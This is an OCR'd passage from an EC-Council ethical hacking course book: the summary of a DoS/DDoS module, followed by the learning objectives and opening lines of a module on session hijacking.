
Module Summary

In this module, we discussed concepts related to denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks. We also discussed concepts related to botnets along with the botnet ecosystem. Moreover, we illustrated various DoS/DDoS attack tools and also discussed various types of DoS/DDoS attacks. Further, a detailed case study of a DDoS attack on Microsoft Azure was presented. We concluded with a detailed discussion on various countermeasures to prevent DoS/DDoS attacks, along with various hardware and software DoS/DDoS protection tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform session hijacking to steal a valid session ID.

MODULE 11

SESSION HIJACKING



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

LEARNING OBJECTIVES


- LO#01: Summarize Session Hijacking Concepts
- LO#02: Explain Application-Level Session Hijacking
- LO#03: Explain Network-Level Session Hijacking
- LO#04: Use Session Hijacking Tools
- LO#05: Explain Session Hijacking Countermeasures

Learning Objectives

Session hijacking allows attackers to take over an active session by bypassing the authentication process. Thereafter, they can perform any action on the hijacked system.

At the end of this module, you will be able to do the following:


- Describe session hijacking concepts
- Perform application-level session hijacking
- Perform network-level session hijacking
- Use different session hijacking tools
- Apply session hijacking countermeasures



LO#01: Summarize Session Hijacking Concepts

Session Hijacking Concepts

Familiarization with basic concepts related to session hijacking is important to attain a comprehensive understanding. This section explains what session hijacking is as well as the reasons why session hijacking 